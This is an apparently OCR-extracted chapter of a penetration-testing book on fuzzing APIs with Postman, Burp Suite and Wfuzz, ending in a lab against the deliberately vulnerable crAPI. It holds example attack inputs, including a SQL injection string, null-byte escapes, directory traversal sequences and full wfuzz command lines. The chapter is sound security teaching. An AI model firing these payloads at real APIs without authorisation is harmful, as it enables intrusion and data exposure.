

Figure 9-1: Burp Suite's Comparer

Select the two results you would like to compare and use the **Compare Words** button (located at the bottom right of the window) to pull up a side-by-side comparison of the responses (see Figure 9-2).



Figure 9-2: Comparing two API responses with Comparer

A useful option located at the bottom-right corner, called Sync Views, will help you synchronize the two responses. Sync Views is especially useful when you're looking for small differences in large responses, as it will automatically highlight differences between the two responses. The highlights signify whether the difference has been modified, deleted, or added.

Fuzzing Wide and Deep

This section will introduce you to two fuzzing techniques: fuzzing wide and fuzzing deep. *Fuzzing wide* is the act of sending an input across all of an API's unique requests in an attempt to discover a vulnerability. *Fuzzing deep* is the act of thoroughly testing an individual request with a variety of inputs, replacing headers, parameters, query strings, endpoint paths, and the body of the request with your payloads. You can think of fuzzing wide as testing a mile wide but an inch deep and fuzzing deep as testing an inch wide but a mile deep.

Wide and deep fuzzing can help you adequately evaluate every feature of larger APIs. When you're hacking, you'll quickly discover that APIs can greatly vary in size. Certain APIs could have only a few endpoints and a handful of unique requests, so you may be able to easily test them by sending a few requests. An API can have many endpoints and unique requests, however. Alternatively, a single request could be filled with many headers and parameters.

This is where the two fuzzing techniques come into play. Fuzzing wide is best used to test for issues across all unique requests. Typically, you can fuzz wide to test for improper assets management (more on this later in this chapter), finding all valid request methods, token-handling issues, and other information disclosure vulnerabilities. Fuzzing deep is best used for testing many aspects of individual requests. Most other vulnerability discovery will be done by fuzzing deep. In later chapters, we will use the fuzzing-deep technique to discover different types of vulnerabilities, including BOLA, BFLA, injection, and mass assignment.

Fuzzing Wide with Postman

I recommend using Postman to fuzz wide for vulnerabilities across an API, as the tool's Collection Runner makes it easy to run tests against all API requests. If an API includes 150 unique requests across all the endpoints, you can set a variable to a fuzzing payload entry and test it across all 150 requests. This is particularly easy to do when you've built a collection or imported API requests into Postman. For example, you might use this strategy to test whether any of the requests fail to handle various "bad" characters. Send a single payload across the API and check for anomalies.

Create a Postman environment in which to save a set of fuzzing variables. This lets you seamlessly use the environmental variables from one collection to the next. Once the fuzzing variables are set, just as they are in Figure 9-3, you can save or update the environment.

At the top right, select the fuzzing environment and then use the variable shortcut {{*variable name*}} wherever you would like to test a value in a given collection. In Figure 9-4, I've replaced the `x-access-token` header with the first fuzzing variable.



Figure 9-3: Creating fuzzing variables in the Postman environment editor



Figure 9-4: Fuzzing a collection token header

Additionally, you could replace parts of the URL, the other headers, or any custom variables you've set in the collection. Then you use the Collection Runner to test every request within the collection.

Another useful Postman feature when fuzzing wide is Find and Replace, found at the bottom left of Postman. Find and Replace lets you search a collection (or all collections) and replace certain terms with a

replacement of your choice. If you were attacking the Pixi API, for example, you might notice that many placeholder parameters use tags like `<email>`, `<number>`, `<string>`, and `<boolean>`. This makes it easy to search for these values and replace them with either legitimate ones or one of your fuzzing variables, like `{{fuzz1}}`.

Next, try creating a simple test in the Tests panel to help you detect anomalies. For instance, you could set up the test covered in Chapter 4 for a status code of 200 across a collection:

```
pm.test("Status code is 200", function () {
    pm.response.to.have.status(200);
});
```

With this test, Postman will check that responses have a status code of 200, and when a response is 200, it will pass the test. You can easily customize this test by replacing 200 with your preferred status code.

There are several ways to launch the Collection Runner. You can click the **Runner Overview** button, the arrow next to a collection, or the **Run** button. As mentioned earlier, you'll need to develop a baseline of normal responses by sending requests with no values or expected values to the targeted field. An easy way to get such a baseline is to unselect the checkbox **Keep Variable Values**. With this option turned off, your variables won't be used in the first collection run.

When we run this sample collection with the original request values, 13 requests pass our status code test and 5 fail. There is nothing extraordinary about this. The 5 failed attempts may be missing parameters or other input values, or they may just have response codes that are not 200. Without us making additional changes, this test result could function as a baseline.

Now let's try fuzzing the collection. Make sure your environment is set up correctly, responses are saved for our review, that **Keep Variable Values** is checked, and that any responses that generate new tokens are disabled (we can test those requests with deep fuzzing techniques). In Figure 9-5, you can see these settings applied.



Figure 9-5: Postman Collection Runner results

Run the collection and then look for deviations from the baseline responses. Also watch for changes in the request behavior. For example, when we ran the requests using the value `Fuzz1('OR 1=1-- -)`, the Collection Runner passed three tests and then failed to process any additional requests. This is an indication that the web application took issue with the fuzzing attempt involved in the fourth request. Although we did not receive an interesting response, the behavior itself is an indication that you may have discovered a vulnerability.

Once you've cycled through a collection run, update the fuzzing value to the next variable you would like to test, perform another collection run, and compare results. You could detect several vulnerabilities by fuzzing wide with Postman, such as improper assets management, injection weaknesses, and other information disclosures that could lead to more interesting findings. When you've exhausted your fuzzing-wide attempts or found an interesting response, it is time to pivot your testing to fuzzing deep.

Fuzzing Deep with Burp Suite

You should fuzz deep whenever you want to drill down into specific requests. The technique is especially useful for thoroughly testing each individual API request. For this task, I recommend using Burp Suite or Wfuzz.

In Burp Suite, you can use Intruder to fuzz every header, parameter, query string, and endpoint path, along with any item included in the body of the request. For example, in a request like the one in Figure 9-6, shown in Postman, with many fields in the request body, you can perform a deep fuzz that passes hundreds or even thousands of fuzzing inputs into each value to see how the API responds.



Figure 9-6: A PUT request in Postman

While you might initially craft your requests in Postman, make sure to proxy the traffic to Burp Suite. Start Burp Suite, configure the Postman proxy settings, send the request, and make sure it was intercepted. Then forward it to Intruder. Using the payload position markers, select every field's value to send a payload list as each of those values. A sniper attack will cycle a single wordlist through each attack position. The payload for an initial fuzzing attack could be similar to the list described in the "Choosing Fuzzing Payloads" section of this chapter.

Before you begin, consider whether a request's field expects any particular value. For example, take a look at the following PUT request, where the tags (< >) suggest that the API is configured to expect certain values:

```
PUT /api/user/edit_info HTTP/1.1
Host: 192.168.195.132:8090
Content-Type: application/json
x-access-token: eyJhbGciOiJIUzI1NiIsInR5cCI...
--snip--

{
    "user": "§<email>§",
    "pass": "§<string>§",
    "id": "§<number>§",
    "name": "§<string>§",
    "is_admin": "§<boolean>§",
    "account_balance": "§<number>§"
}
```

When you're fuzzing, it is always worthwhile to request the unexpected. If a field expects an email, send numbers. If it expects numbers, send a string. If it expects a small string, send a huge string. If it expects a Boolean value (true/false), send anything else. Another useful tip is to send the expected value and include a fuzzing attempt following that value. For example, email fields are fairly predictable, and developers often nail down the input validation to make sure that you are sending a valid-looking email. Since this is the case, when you fuzz an email field, you may receive the same response for all your attempts: "not a valid email." In this case, check to see what happens if you send a valid-looking email followed by a fuzzing payload. That would look something like this:

```
"user": "hapi@hacker.com§test§"
```

If you receive the same response ("not a valid email"), it is likely time to try a different payload or move on to a different field.

When fuzzing deep, be aware of how many requests you'll be sending. A sniper attack containing a list of 12 payloads across 6 payload positions will result in 72 total requests. This is a relatively small number of requests.

When you receive your results, Burp Suite has a few tools to help detect anomalies. First, organize the requests by column, such as status code, length of the response, and request number, each of which can yield useful information. Additionally, Burp Suite Pro allows you to filter by search terms.

If you notice an interesting response, select the result and choose the **Response** tab to dissect how the API provider responded. In Figure 9-7, fuzzing any field with the payload {}[]|\:";'<>?,./ resulted in an HTTP 400 response code and the response `SyntaxError: Unexpected token in JSON at position 32`.



Figure 9-7: Burp Suite attack results

Once you have an interesting error like this one, you could improve your payloads to narrow down exactly what is causing the error. If you figure out the exact symbol or combination of symbols causing the issue, attempt to pair other payloads with it to see if you can get additional interesting responses. For instance, if the resulting responses indicate a database error, you could use payloads that target those databases. If the error indicates an operating system or specific programming language, use a payload targeting it. In this situation, the error is related to an unexpected JSON token, so it would be interesting to see how this endpoint handles JSON fuzzing payloads and what happens when additional payloads are added.

Fuzzing Deep with Wfuzz

If you're using Burp Suite CE, Intruder will limit the rate you can send requests, so you should use Wfuzz when sending a larger number of payloads. Using Wfuzz to send a large POST or PUT request can be intimidating at first due to the amount of information you'll need to correctly add to the command line. However, with a few tips, you should be able to migrate back and forth between Burp Suite CE and Wfuzz without too many challenges.

One advantage of Wfuzz is that it's considerably faster than Burp Suite, so we can increase our payload size. The following example uses a SecLists payload called *big-list-of-naughty-strings.txt*, which contains over 500 values:

```
$ wfuzz -z file,/home/hapihacker/big-list-of-naughty-strings.txt
```

Let's build our Wfuzz command step-by-step. First, to match the Burp Suite example covered in the previous section, we will need to include the `Content-Type` and `x-access-token` headers in order to receive authenticated results from the API. Each header is specified with the option `-H` and surrounded by quotes.

```
$ wfuzz -z file,/home/hapihacker/big-list-of-naughty-strings.txt -H "Content-Type: application/
json" -H "x-access-token: [...]"
```

Next, note that the request method is PUT. You can specify it with the `-X` option. Also, to filter out responses with a status code of 400, use the `--hc 400` option:

```
$ wfuzz -z file,/home/hapihacker/big-list-of-naughty-strings.txt -H "Content-Type: application/
json" -H "x-access-token: [...]" -p 127.0.0.1:8080:HTTP --hc 400 -X PUT
```

Now, to fuzz a request body using Wfuzz, specify the request body with the `-d` option and paste the body into the command, surrounded by quotes. Note that Wfuzz will normally remove quotes, so use backslashes to keep them in the request body. As usual, we replace the parameters we would like to fuzz with the term `FUZZ`. Finally, we use `-u` to specify the URL we're attacking:

```
$ wfuzz -z file,/home/hapihacker/big-list-of-naughty-strings.txt -H "Content-Type: application/
json" -H "x-access-token: [...]" --hc 400 -X PUT -d "{
    \"user\": \"FUZZ\",
    \"pass\": \"FUZZ\",
    \"id\": \"FUZZ\",
    \"name\": \"FUZZ\",
    \"is_admin\": \"FUZZ\",
    \"account_balance\": \"FUZZ\"
}" -u http://192.168.195.132:8090/api/user/edit_info
```

This is a decent-sized command with plenty of room to make mistakes. If you need to troubleshoot it, I recommend proxying the requests to Burp Suite, which should help you visualize the requests you're sending. To proxy traffic back to Burp, use the `-p` proxy option with your IP address and the port on which Burp Suite is running:

```
$ wfuzz -z file,/home/hapihacker/big-list-of-naughty-strings.txt -H "Content-Type: application/
json" -H "x-access-token: [...]" -p 127.0.0.1:8080 --hc 400 -X PUT -d "{
    \"user\": \"FUZZ\",
    \"pass\": \"FUZZ\",
    \"id\": \"FUZZ\",
```

```
    \"name\": \"FUZZ\",
    \"is_admin\": \"FUZZ\",
    \"account_balance\": \"FUZZ\"
}" -u http://192.168.195.132:8090/api/user/edit_info
```

In Burp Suite, inspect the intercepted request and send it to Repeater to see if there are any typos or mistakes. If your Wfuzz command is operating properly, run it and review the results, which should look like this:

```
********************************************************
* Wfuzz - The Web Fuzzer                               *
********************************************************

Target: http://192.168.195.132:8090/api/user/edit_info
Total requests: 502

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        0 L      3 W        39 Ch       "undefined - undefined - undefined -
undefined - undefined - undefined"
000000012:   200        0 L      3 W        39 Ch       "TRUE - TRUE - TRUE - TRUE - TRUE -
TRUE"
000000017:   200        0 L      3 W        39 Ch       "\\ - \\ - \\ - \\ - \\ - \\"
000000010:   302        10 L    63 W        1014 Ch       "<a href='\xE2\x80..."
```

Now you can seek out the anomalies and conduct additional requests to analyze what you've found. In this case, it would be worth seeing how the API provider responds to the payload that caused a 302 response code. Use this payload in Burp Suite's Repeater or Postman.

Fuzzing Wide for Improper Assets Management

Improper assets management vulnerabilities arise when an organization exposes APIs that are either retired, in a test environment, or still in development. In any of these cases, there is a good chance the API has fewer protections than its supported production counterparts. Improper assets management might affect only a single endpoint or request, so it's often useful to fuzz wide to test if improper assets management exists for any request across an API.

NOTE *In order to fuzz wide for this problem, it helps to have a specification of the API or a collection file that will make the requests available in Postman. This section assumes you have an API collection available.*

As discussed in Chapter 3, you can find improper assets management vulnerabilities by paying close attention to outdated API documentation. If an organization's API documentation has not been updated along with the organization's API endpoints, it could contain references to portions of the API that are no longer supported. Also, check any sort of changelog

or GitHub repository. A changelog that says something along the lines of "resolved broken object level authorization vulnerability in v3" will make finding an endpoint still using v1 or v2 all the sweeter.

Other than using documentation, you can discover improper assets vulnerabilities through the use of fuzzing. One of the best ways to do this is to watch for patterns in the business logic and test your assumptions. For example, in Figure 9-8, you can see that the `baseURL` variable used within all requests for this collection is *https://petstore.swagger.io/v2*. Try replacing *v2* with *v1* and using Postman's Collection Runner.



Figure 9-8: Editing the collection variables within Postman

The production version of the sample API is *v2*, so it would be a good idea to test a few keywords, like *v1*, *v3*, *test*, *mobile*, *uat*, *dev*, and *old*, as well as any interesting paths discovered during analysis or reconnaissance testing. Additionally, some API providers will allow access to administrative functionality by adding */internal/* to the path before or after the versioning, which would look like this:

*/api/v2/**internal**/users*

*/api/**internal**/v2/users*

As discussed earlier in the section, begin by developing a baseline for how the API responds to typical requests using the Collection Runner with the API's expected version path. Figure out how an API responds to a successful request and how it responds to bad ones (or requests for resources that do not exist).

To make our testing easier, we'll set up the same test for status codes of 200 we used earlier in this chapter. If the API provider typically responds with status code 404 for nonexistent resources, a 200 response for those resources would likely indicate that the API is vulnerable. Make sure to insert this test at the collection level so that it will be run on every request when you use the Collection Runner.

Now save and run your collection. Inspect the results for any requests that pass this test. Once you've reviewed the results, rinse and repeat with a new keyword. If you discover an improper asset management vulnerability, your next step will be to test the non-production endpoint for additional weaknesses. This is where your information-gathering skills will be put to

good use. On the target's GitHub or in a changelog, you might discover that the older version of the API was vulnerable to a BOLA attack, so you could attempt such an attack on the vulnerable endpoint. If you don't find any leads during reconnaissance, combine the other techniques found in this book to leverage the vulnerability.

Testing Request Methods with Wfuzz

One practical way to use fuzzing is to determine all the HTTP request methods available for a given API request. You can use several of the tools we've introduced to perform this task, but this section will demonstrate it with Wfuzz.

First, capture or craft the API request whose acceptable HTTP methods you would like to test. In this example, we'll use the following:

```
GET /api/v2/account HTTP/1.1
HOST: restfuldev.com
User-Agent: Mozilla/5.0
Accept: application/json
```

Next, create your request with Wfuzz, using `-X FUZZ` to specifically fuzz the HTTP method. Run Wfuzz and review the results:

```
$ wfuzz -z list,GET-HEAD-POST-PUT-PATCH-TRACE-OPTIONS-CONNECT- -X FUZZ http://testsite.com/api/
v2/account

********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://testsite.com/api/v2/account
Total requests: 8

=====================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================

000000008:   405        7 L      11 W       163 Ch      "CONNECT"
000000004:   405        7 L      11 W       163 Ch      "PUT"
000000005:   405        7 L      11 W       163 Ch      "PATCH"
000000007:   405        7 L      11 W       163 Ch      "OPTIONS"
000000006:   405        7 L      11 W       163 Ch      "TRACE"
000000002:   200        0 L      0 W        0 Ch        "HEAD"
000000001:   200        0 L      107 W      2610 Ch     "GET"
000000003:   405        0 L      84 W       1503 Ch     "POST"
```

Based on these results, you can see that the baseline response tends to include a 405 status code (Method Not Allowed) and a response length of 163 characters. The anomalous responses include the two request methods with 200 response codes. This confirms that GET and HEAD requests both work, which doesn't reveal much of anything new. However, this test also

reveals that you can use a POST request to the *api/v2/account* endpoint. If you were testing an API that did not include this request method in its documentation, there is a chance you may have discovered functionality that was not intended for end users. Undocumented functionality is a good find that should be tested for additional vulnerabilities.

Fuzzing "Deeper" to Bypass Input Sanitization

When fuzzing deep, you'll want to be strategic about setting payload positions. For example, for an email field in a PUT request, an API provider may do a pretty decent job at requiring that the contents of the request body match the format of an email address. In other words, anything sent as a value that isn't an email address might result in the same 400 Bad Request error. Similar restrictions likely apply to integer and Boolean values. If you've thoroughly tested a field and it doesn't yield any interesting results, you may want to leave it out of additional tests or save it for more thorough testing in a separate attack.

Alternatively, to fuzz even deeper into a specific field, you could try to escape whatever restrictions are in place. By *escaping*, I mean tricking the server's input sanitization code into processing a payload it should normally restrict. There are a few tricks you could use against restricted fields.

First, try sending something that takes the form of the restricted field (if it's an email field, include a valid-looking email), add a null byte, and then add another payload position for fuzzing payloads to be inserted. Here's an example:

```
"user": "a@b.com%00§test§"
```

Instead of a null byte, try sending a pipe (|), quotes, spaces, and other escape symbols. Better yet, there are enough possible symbols to send that you could add a second payload position for typical escape characters, like this:

```
"user": "a@b.com§escape§§test§"
```

Use a set of potential escape symbols for the `§escape§` payload and the payload you want to execute as the `§test§`. To perform this test, use Burp Suite's cluster bomb attack, which will cycle through multiple payload lists and attempt every other payload against it:

Escape1	Payload1
Escape1	Payload2
Escape1	Payload3
Escape2	Payload1
Escape2	Payload2
Escape2	Payload3

The cluster bomb fuzzing attack is excellent at exhausting certain combinations of payloads, but be aware that the request quantity will grow exponentially. We will spend more time with the style of fuzzing when we are attempting injection attacks in Chapter 12.

Fuzzing for Directory Traversal

Another weakness you can fuzz for is directory traversal. Also known as path traversal, *directory traversal* is a vulnerability that allows an attacker to direct the web application to move to a parent directory using some form of the expression `../` and then read arbitrary files. You could leverage a series of path traversal dots and slashes in place of the escape symbols described in the previous section, like the following ones:

```
..
..\
../
\..\
\..\.\
```

This weakness has been around for many years, and all sorts of security controls, including user input sanitization, are normally in place to prevent it, but with the right payload, you might be able to avoid these controls and web application firewalls. If you're able to exit the API path, you may be able to access sensitive information such as application logic, usernames, passwords, and additional personally identifiable information (like names, phone numbers, emails, and addresses).

Directory traversal can be conducted using both wide and deep fuzzing techniques. Ideally, you would fuzz deeply across all of an API's requests, but since this can be an enormous task, try fuzzing wide and then focusing in on specific request values. Make sure to enrich your payloads with information collected from reconnaissance, endpoint analysis, and API responses containing errors or other information disclosures.

Summary

This chapter covered the art of fuzzing APIs, one of the most important attack techniques you'll need to master. By sending the right inputs to the right parts of an API request, you can discover a variety of API weaknesses. We covered two strategies, fuzzing wide and deep, useful for testing the entire attack surface of large APIs. In the following chapters, we'll return to the fuzzing deep technique to discover and attack many API vulnerabilities.

Lab #6: Fuzzing for Improper Assets Management Vulnerabilities

In this lab, you'll put your fuzzing skills to the test against crAPI. If you haven't done so already, build a crAPI Postman collection, as we did in Chapter 7, and obtain a valid token. Now we can start by fuzzing wide and then pivot to fuzzing deep based on our findings.

Let's begin by fuzzing for improper assets management vulnerabilities. First, we'll use Postman to fuzz wide for various API versions. Open Postman and navigate to the environmental variables (use the eye icon located at the top right of Postman as a shortcut). Add a variable named `path` to your Postman environment and set the value to *v3*. Now you can update to test for various versioning-related paths (such as *v1*, *v2*, *internal*, and so on).

To get better results from the Postman Collection Runner, we'll configure a test using the Collection Editor. Select the crAPI collection options, choose **Edit**, and select the **Tests** tab. Add a test that will detect when a status code 404 is returned so that anything that does not result in a 404 Not Found response will stick out as anomalous. You can use the following test:

```
pm.test("Status code is 404", function () {
    pm.response.to.have.status(404);
});
```

Run a baseline scan of the crAPI collection with the Collection Runner. First, make sure that your environment is up-to-date and **Save Responses** is checked (see Figure 9-9).



Figure 9-9: Postman Collection Runner

Since we're on the hunt for improper assets management vulnerabilities, we'll only test API requests that contain versioning information in the path. Using Postman's Find and Replace feature, replace the values *v2* and *v3* across the collection with the `path` variable (see Figure 9-10).



Figure 9-10: Replacing version information in the path with a Postman variable

You may have noticed a matter of interest regarding our collection: all of the endpoints have *v2* in their paths except for the password reset endpoint, */identity/api/auth/v3/check-otp*, which is using *v3*.

Now that the variable is set, run a baseline scan with a path that we expect to fail across the board. As shown in Figure 9-11, the `path` variable is set to a current value of `fail12345`, which is not likely to be a valid value in any endpoint. Knowing how the API reacts when it fails will help us understand how the API responds to requests for nonexistent paths. This baseline will aid our attempts to fuzz wide with the Collection Runner (see Figure 9-12). If requests to paths that do not exist result in Success 200 responses, we'll have to look out for other indicators to use to detect anomalies.

